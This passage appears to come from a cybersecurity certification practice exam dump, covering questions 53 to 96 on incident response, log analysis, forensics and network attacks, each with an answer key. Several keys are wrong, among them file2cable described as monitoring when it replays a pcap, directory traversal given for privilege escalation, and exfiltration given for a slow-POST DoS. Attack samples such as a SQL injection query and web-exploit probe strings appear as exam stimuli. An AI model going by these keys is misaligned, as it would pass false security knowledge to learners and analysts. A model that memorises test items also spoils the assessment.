E. To ensure tests have measurable impact to operations

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
Considering confidentiality and integrity, which of the following make servers more secure than desktops? (Select THREE).

A. VLANs
B. OS
C. Trained operators
D. Physical access restriction

E. Processing power
F. Hard drive capacity

Correct Answer: BCD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
Given the following output from a Linux machine:

```
file2cable –i eth0 –f file.pcap
```

Which of the following BEST describes what a security analyst is trying to accomplish?

A. The analyst is attempting to measure bandwidth utilization on interface `eth0`.
B. The analyst is attempting to capture traffic on interface `eth0`.
C. The analyst is attempting to replay captured data from a PCAP file.
D. The analyst is attempting to capture traffic for a PCAP file.
E. The analyst is attempting to use a protocol analyzer to monitor network traffic.

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
A recent audit has uncovered several coding errors and a lack of input validation being used on a public portal. Due to the nature of the portal and the severity of the errors, the portal is unable to be patched. Which of the following tools could be used to reduce the risk of being compromised?

A. Web application firewall
B. Network firewall
C. Web proxy
D. Intrusion prevention system

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
Various devices are connecting and authenticating to a single evil twin within the network. Which of the following are MOST likely being targeted?

A. Mobile devices
B. All endpoints
C. VPNs
D. Network infrastructure
E. Wired SCADA devices

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.corecom.com/external/livesecurity/eviltwin1.htm

QUESTION 57
As part of the SDLC, software developers are testing the security of a new web application by inputting large amounts of random data. Which of the following types of testing is being performed?

A. Fuzzing
B. Regression testing
C. Stress testing
D. Input validation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
An organization uses Common Vulnerability Scoring System (CVSS) scores to prioritize remediation of vulnerabilities.

Management wants to modify the priorities based on a difficulty factor so that vulnerabilities with lower CVSS scores may get a higher priority if they are easier to implement with less risk to system functionality. Management also wants to quantify the priority. Which of the following would achieve management's objective?

A. (CVSS Score) * Difficulty = Priority
Where Difficulty is a range from 0.1 to 1.0 with 1.0 being easiest and lowest risk to implement
B. (CVSS Score) * Difficulty = Priority
Where Difficulty is a range from 1 to 5 with 1 being easiest and lowest risk to implement
C. (CVSS Score) / Difficulty = Priority
Where Difficulty is a range from 1 to 10 with 10 being easiest and lowest risk to implement
D. ((CVSS Score) * 2) / Difficulty = Priority
Where CVSS Score is weighted and Difficulty is a range from 1 to 5 with 5 being easiest and lowest risk to implement

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
A security analyst is attempting to configure a vulnerability scan for a new segment on the network. Given the requirement to prevent credentials from traversing the network while still conducting a credentialed scan, which of the following is the BEST choice?

A. Install agents on the endpoints to perform the scan
B. Provide each endpoint with vulnerability scanner credentials
C. Encrypt all of the traffic between the scanner and the endpoint
D. Deploy scanners with administrator privileges on each endpoint

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
An analyst was testing the latest version of an internally developed CRM system. The analyst created a basic user account. Using a few tools in Kali's latest

distribution, the analyst was able to access configuration files, change permissions on folders and groups, and delete and create new system objects. Which of the following techniques did the analyst use to perform these unauthorized activities?

A. Impersonation
B. Privilege escalation
C. Directory traversal
D. Input injection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61
Following a data compromise, a cybersecurity analyst noticed the following executed query:

```
SELECT * from Users WHERE name = rick OR 1=1
```

Which of the following attacks occurred, and which of the following technical security controls would BEST reduce the risk of future impact from this attack? (Select TWO).

A. Cookie encryption
B. XSS attack
C. Parameter validation
D. Character blacklist
E. Malicious code execution
F. SQL injection

Correct Answer: CF
Section: (none)
Explanation

Explanation/Reference:
Reference: https://lwn.net/Articles/177037/

QUESTION 62
A security analyst is conducting traffic analysis and observes an HTTP POST to a web server. The POST header is approximately 1000 bytes in length. During

transmission, one byte is delivered every ten seconds. Which of the following attacks is the traffic indicative of?

A. Exfiltration
B. DoS
C. Buffer overflow
D. SQL injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
While reviewing proxy logs, the security analyst noticed a suspicious traffic pattern. Several internal hosts were observed communicating with an external IP address over port 80 constantly. An incident was declared, and an investigation was launched. After interviewing the affected users, the analyst determined the activity started right after deploying a new graphic design suite. Based on this information, which of the following actions would be the appropriate NEXT step in the investigation?

A. Update all antivirus and anti-malware products, as well as all other host-based security software on the servers the affected users authenticate to.
B. Perform a network scan and identify rogue devices that may be generating the observed traffic. Remove those devices from the network.
C. Identify what the destination IP address is and who owns it, and look at running processes on the affected hosts to determine if the activity is malicious or not.
D. Ask desktop support personnel to reimage all affected workstations and reinstall the graphic design suite. Run a virus scan to identify if any viruses are present.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
Following a recent security breach, a post-mortem was done to analyze the driving factors behind the breach. The cybersecurity analysis discussed potential impacts, mitigations, and remediations based on current events and emerging threat vectors tailored to specific stakeholders. Which of the following is this considered to be?

A. Threat intelligence
B. Threat information

C. Threat data
D. Advanced persistent threats

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
During a web application vulnerability scan, it was discovered that the application would display inappropriate data after certain key phrases were entered into a webform connected to a SQL database server. Which of the following should be used to reduce the likelihood of this type of attack returning sensitive data?

A. Static code analysis
B. Peer review code
C. Input validation
D. Application fuzzing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
A security analyst has noticed an alert from the SIEM. A workstation is repeatedly trying to connect to port 445 of a file server on the production network. All of the attempts are made with invalid credentials. Which of the following describes what is occurring?

A. Malware has infected the workstation and is beaconing out to the specific IP address of the file server.
B. The file server is attempting to transfer malware to the workstation via SMB.
C. An attacker has gained control of the workstation and is attempting to pivot to the file server by creating an SMB session.

D. An attacker has gained control of the workstation and is port scanning the network.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
A company invested ten percent of its entire annual budget in security technologies. The Chief Information Officer (CIO) is convinced that, without this investment, the company will risk being the next victim of the same cyber attack its competitor experienced three months ago. However, despite this investment, users are sharing their usernames and passwords with their coworkers to get their jobs done. Which of the following will eliminate the risk introduced by this practice?

A. Invest in and implement a solution to ensure non-repudiation
B. Force a daily password change
C. Send an email asking users not to share their credentials
D. Run a report on all users sharing their credentials and alert their managers of further actions

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 68
A SIEM analyst noticed a spike in activities from the guest wireless network to several electronic health record (EHR) systems. After further analysis, the analyst discovered that a large volume of data has been uploaded to a cloud provider in the last six months. Which of the following actions should the analyst do FIRST?

A. Contact the Office of Civil Rights (OCR) to report the breach
B. Notify the Chief Privacy Officer (CPO)
C. Activate the incident response plan
D. Put an ACL on the gateway router

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 69
Given the following access log:



```
access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get
/js/query-ui/js/?a.aspectRatio:this.originalSize.height%7c%7c1%3ba=e(HTTP/1.1" 403 22

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /js/query-ui/js/?a.aspectRatio:this.originalSize.height | |
1;a=e( HTTP/1.1" 303 333

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /scripts/query-ui/js/J);F.optgroup=F .option;F .tbody=F
.tfoot=F .colorgroup=F .caption=F .thread;F .th=F .td;if (!c.support.htmlSerialize)F._default=(1, HTTP/1.1"
403 338
```


Which of the following accurately describes what this log displays?

A. A vulnerability in jQuery
B. Application integration with an externally hosted database
C. A vulnerability scan performed from the Internet
D. A vulnerability in Javascript

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70
A company has been a victim of multiple volumetric DoS attacks. Packet analysis of the offending traffic shows the following:



```
09:23:45.058939 IP 192.168.1.1:2562 > 170.43.30.4:0 Flags[], seq 1887775210:1887776670, win 512, length 1460
09:23:45.058940 IP 192.168.1.1:2563 > 170.43.30.4:0 Flags[], seq 1887775211:1887776671, win 512, length 1460
09:23:45.058941 IP 192.168.1.1:2564 > 170.43.30.4:0 Flags[], seq 1887775212:1887776672, win 512, length 1460
09:23:45.058942 IP 192.168.1.1:2565 > 170.43.30.4:0 Flags[], seq 1887775213:1887776673, win 512, length 1460
```

Which of the following mitigation techniques is MOST effective against the above attack?

A. The company should contact the upstream ISP and ask that RFC1918 traffic be dropped.
B. The company should implement a network-based sinkhole to drop all traffic coming from 192.168.1.1 at their gateway router.
C. The company should implement the following ACL at their gateway firewall:
`DENY IP HOST 192.168.1.1 170.43.30.0/24.`
D. The company should enable the DoS resource starvation protection feature of the gateway NIPS.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
An ATM in a building lobby has been compromised. A security technician has been advised that the ATM must be forensically analyzed by multiple technicians. Which of the following items in a forensic tool kit would likely be used FIRST? (Select TWO).

A. Drive adapters
B. Chain of custody form
C. Write blockers
D. Crime tape
E. Hashing utilities
F. Drive imager

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
A business-critical application is unable to support the requirements in the current password policy because it does not allow the use of special characters. Management does not want to accept the risk of a possible security incident due to weak password standards. Which of the following is an appropriate means to limit the risks related to the application?

A. A compensating control
B. Altering the password policy
C. Creating new account management procedures
D. Encrypting authentication traffic

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
A threat intelligence analyst who works for a financial services firm received this report:

"There has been an effective waterhole campaign residing at www.bankfinancecompsoftware.com. This domain is delivering ransomware. This ransomware variant has been called "LockMaster" by researchers due to its ability to overwrite the MBR, but this term is not a malware signature. Please execute a defensive operation regarding this attack vector."

The analyst ran a query and has assessed that this traffic has been seen on the network. Which of the following actions should the analyst do NEXT? (Select TWO).

A. Advise the firewall engineer to implement a block on the domain
B. Visit the domain and begin a threat assessment
C. Produce a threat intelligence message to be disseminated to the company
D. Advise the security architects to enable full-disk encryption to protect the MBR
E. Advise the security analysts to add an alert in the SIEM on the string "LockMaster"
F. Format the MBR as a precaution

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74

The Chief Information Security Officer (CISO) has asked the security staff to identify a framework on which to base the security program. The CISO would like to achieve a certification showing the security program meets all required best practices. Which of the following would be the BEST choice?

A. OSSIM
B. SDLC
C. SANS
D. ISO

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75

A security analyst is concerned that employees may attempt to exfiltrate data prior to tendering their resignations. Unfortunately, the company cannot afford to purchase a data loss prevention (DLP) system. Which of the following recommendations should the security analyst make to provide defense-in-depth against data loss? (Select THREE).

A. Prevent users from accessing personal email and file-sharing sites via web proxy
B. Prevent flash drives from connecting to USB ports using Group Policy
C. Prevent users from copying data from workstation to workstation
D. Prevent users from using roaming profiles when changing workstations
E. Prevent Internet access on laptops unless connected to the network in the office or via VPN
F. Prevent users from being able to use the copy and paste functions

Correct Answer: ABE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76

The security operations team is conducting a mock forensics investigation. Which of the following should be the FIRST action taken after seizing a compromised workstation?

A. Activate the escalation checklist
B. Implement the incident response plan
C. Analyze the forensic image
D. Perform evidence acquisition

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://staff.washington.edu/dittrich/misc/forensics/

QUESTION 77
A cybersecurity analyst has identified a new mission-essential function that utilizes a public cloud-based system. The analyst needs to classify the information processed by the system with respect to CIA. Which of the following should provide the CIA classification for the information?

A. The cloud provider
B. The data owner
C. The cybersecurity analyst
D. The system administrator

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
A security analyst wants to scan the network for active hosts. Which of the following host characteristics help to differentiate between a virtual and physical host?

A. Reserved MACs
B. Host IPs
C. DNS routing tables
D. Gateway settings

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 79
An executive tasked a security analyst to aggregate past logs, traffic, and alerts on a particular attack vector. The analyst was then tasked with analyzing the data and making predictions on future complications regarding this attack vector. Which of the following types of analysis is the security analyst MOST likely conducting?

A. Trend analysis
B. Behavior analysis
C. Availability analysis
D. Business analysis

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
A malicious user is reviewing the following output:

```
root:~#ping 192.168.1.137
64 bytes from 192.168.2.1 icmp_seq=1 ttl=63 time=1.58 ms
64 bytes from 192.168.2.1 icmp_seq=2 ttl=63 time=1.45 ms
root: ~#
```

Based on the above output, which of the following is the device between the malicious user and the target?

A. Proxy
B. Access point
C. Switch
D. Hub

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:

QUESTION 81
A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and warnings. The analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is generating the same events. The analyst informs the manager of these findings, and the manager explains that these activities are already known and part of an ongoing events. Given this scenario, which of the following roles are the analyst, the employee, and the manager filling?

A. The analyst is red team.
The employee is blue team.
The manager is white team.

B. The analyst is white team.
The employee is red team.
The manager is blue team.

C. The analyst is red team.
The employee is white team.
The manager is blue team.

D. The analyst is blue team.
The employee is red team.
The manager is white team.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://danielmiessler.com/study/red-blue-purple-teams/


QUESTION 82
An organization is experiencing degradation of critical services and availability of critical external resources. Which of the following can be used to investigate the issue?

A. Netflow analysis
B. Behavioral analysis
C. Vulnerability analysis
D. Risk analysis

Correct Answer: A
Section: (none)
Explanation

Explanation/**Reference:**

QUESTION 83
A technician receives the following security alert from the firewall's automated system:



```
match_time: 10/10/16 16:20:43
serial:  002301028176
device_name: COMPSEC1
type: CORRELATION
scruser: domain\samjones
scr: 10.50.50.150
object_name: Beacon Detection
object_id: 6005
category: compromised-host
severity: medium
evidence: Host repeatedly visited a dynamic DNS domain (17 times).
```


After reviewing the alert, which of the following is the BEST analysis?

A. This alert is a false positive because DNS is a normal network function.
B. This alert indicates a user was attempting to bypass security measures using dynamic DNS.
C. This alert was generated by the SIEM because the user attempted too many invalid login attempts.
D. This alert indicates an endpoint may be infected and is potentially contacting a suspect host.

Correct Answer: D
Section: (none)
Explanation

Explanation/**Reference:**

QUESTION 84
During a review of security controls, an analyst was able to connect to an external, unsecured FTP server from a workstation. The analyst was troubleshooting and reviewed the ACLs of the segment firewall the workstation is connected to:



Seq	Direction	Source IP/Mask	Dest IP/Mask	Protocol	Src Port
1	In	10.1.1.0/255.255.255.0	172.21.50.5/255.255.255.255	17	0-65535
2	Out	172.21.50.5/255.255.255.255	10.1.1.0/255.255.255.0	17	53-53
3	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	17	3389-338
4	Out	10.1.1.0/255.255.255.0	10.1.1.0/255.255.255.0	17	0-65535
5	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	6	3389-338
6	Out	10.1.1.0/255.255.255.0	10.40.40.0/255.255.255.0	6	0-65535
7	In	10.40.40.0/255.255.255.0	10.1.1.0/255.255.255.0	6	0-65535
8	Out	10.1.1.0/255.255.255.0	0.0.0.0/0.0.0.0	6	0-65535
9	Out	10.1.1.0/255.255.255.0	0.0.0.0/0.0.0.0	6	0-65535
10	Any	0.0.0.0/0.0.0.0	0.0.0.0/0.0.0.0	1	0-65535

Based on the ACLs above, which of the following explains why the analyst was able to connect to the FTP server?

A. FTP was explicitly allowed in Seq 8 of the ACL.
B. FTP was allowed in Seq 10 of the ACL.
C. FTP was allowed as being included in Seq 3 and Seq 4 of the ACL.
D. FTP was allowed as being outbound from Seq 9 of the ACL.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85
A cybersecurity analyst has several log files to review. Instead of using `grep` and `cat` commands, the analyst decides to find a better approach to analyze the logs. Given a list of tools, which of the following would provide a more efficient way for the analyst to conduct a timeline analysis, do keyword searches, and output a report?

A. Kali
B. Splunk
C. Syslog
D. OSSIM

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 86
The director of software development is concerned with recent web application security incidents, including the successful breach of a back-end database server. The director would like to work with the security team to implement a standardized way to design, build, and test web applications and the services that support them. Which of the following meets the criteria?

A. OWASP
B. SANS
C. PHP
D. Ajax

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.synopsys.com/software-integrity/resources/knowledge-database/owasp-top-10.html

QUESTION 87
Which of the following stakeholders would need to be aware of an e-discovery notice received by the security office about an ongoing case within the manufacturing department?

A. Board of trustees
B. Human resources
C. Legal
D. Marketing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 88
A company has several internal-only, web-based applications on the internal network. Remote employees are allowed to connect to the internal corporate network with a company-supplied VPN client. During a project to upgrade the internal application, contractors were hired to work on a database server and were given copies of the VPN client so they could work remotely. A week later, a security analyst discovered an internal web-server had been compromised by malware that originated from one of the contractor's laptops. Which of the following changes should be made to BEST counter the threat presented in this scenario?

A. Create a restricted network segment for contractors, and set up a jump box for the contractors to use to access internal resources.
B. Deploy a web application firewall in the DMZ to stop Internet-based attacks on the web server.
C. Deploy an application layer firewall with network access control lists at the perimeter, and then create alerts for suspicious Layer 7 traffic.
D. Require the contractors to bring their laptops on site when accessing the internal network instead of using the VPN from a remote location.
E. Implement NAC to check for updated anti-malware signatures and location-based rules for PCs connecting to the internal network.

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
While preparing for a third-party audit, the vice president of risk management and the vice president of information technology have stipulated that the vendor may not use offensive software during the audit. This is an example of:

A. organizational control.
B. service-level agreement.
C. rules of engagement.

D. risk appetite

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90
Which of the following is a feature of virtualization that can potentially create a single point of failure?

A. Server consolidation
B. Load balancing hypervisors
C. Faster server provisioning
D. Running multiple OS instances

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 91
A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After investigating the platform vulnerability, it was determined that the web services provided are being impacted by this new threat.

Which of the following data types are MOST likely at risk of exposure based on this new threat? (Choose two.)

A. Cardholder data
B. Intellectual property
C. Personal health information
D. Employee records
E. Corporate financial data

Correct Answer: AC
Section: (none)

Explanation

Explanation/Reference:

QUESTION 92
The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The security analyst notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reactions, server functionality does not seem to be affected, and no malware was found after a scan.

Which of the following actions should the analyst take?

A. Reschedule the automated patching to occur during business hours.
B. Monitor the web application service for abnormal bandwidth consumption.
C. Create an incident ticket for anomalous activity.
D. Monitor the web application for service interruptions caused from the patching.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 93
A malware infection spread to numerous workstations within the marketing department. The workstations were quarantined and replaced with machines.


Which of the following represents a FINAL step in the eradication of the malware?

A. The workstations should be isolated from the network.
B. The workstations should be donated for reuse.
C. The workstations should be reimaged.
D. The workstations should be patched and scanned.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
A cybersecurity analyst is conducting packet analysis on the following:



Time	Source	Destination	Info
0.000673	00:48:c2:5f:39:57	00:43:b3:3f:23:e3	172.16.1.7 is at 00:48:c2:5f:39:57
0.001173	00:48:c2:5f:39:9a	00:43:b3:3f:23:e3	172.16.1.6 is at 00:48:c2:5f:39:9a
0.002346	00:48:c2:5f:39:2b	00:43:b3:3f:23:e3	172.16.1.12 is at 00:48:c2:5f:39:2b
0.005123	00:48:c2:5f:39:42	00:43:b3:3f:23:e3	172.16.1.13 is at 00:48:c2:5f:39:42
0.010281	00:48:c2:5f:39:6b	00:43:b3:3f:23:e3	172.16.1.2 is at 00:48:c2:5f:39:6b
0.021597	00:48:c2:5f:39:9a	00:43:b3:3f:23:e3	172.16.1.7 is at 00:48:c2:5f:39:9a
0.044812	00:48:c2:5f:39:3c	00:43:b3:3f:23:e3	172.16.1.21 is at 00:43:b3:3f:23:e3
0.06512	00:48:c2:5f:39:9a	00:43:b3:3f:23:e3	172.16.1.7 is at 00:43:b3:3f:23:e3

Which of the following is occurring in the given packet capture?

A. ARP spoofing
B. Broadcast storm
C. Smurf attack
D. Network enumeration
E. Zero-day exploit

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
An investigation showed a worm was introduced from an engineer’s laptop. It was determined the company does not provide engineers with company-owned laptops, which would be subject to company policy and technical controls.

Which of the following would be the MOST secure control implement?

A. Deploy HIDS on all engineer-provided laptops, and put a new router in the management network.
B. Implement role-based group policies on the management network for client access.
C. Utilize a jump box that is only allowed to connect to clients from the management network.
D. Deploy a company-wide approved engineering workstation for management access.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
HOTSPOT

A security analyst performs various types of vulnerability scans.

You must review the vulnerability scan results to determine the type of scan that was executed and determine if a false positive occurred for each device.

Instructions:

Select the drop option for whether the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.

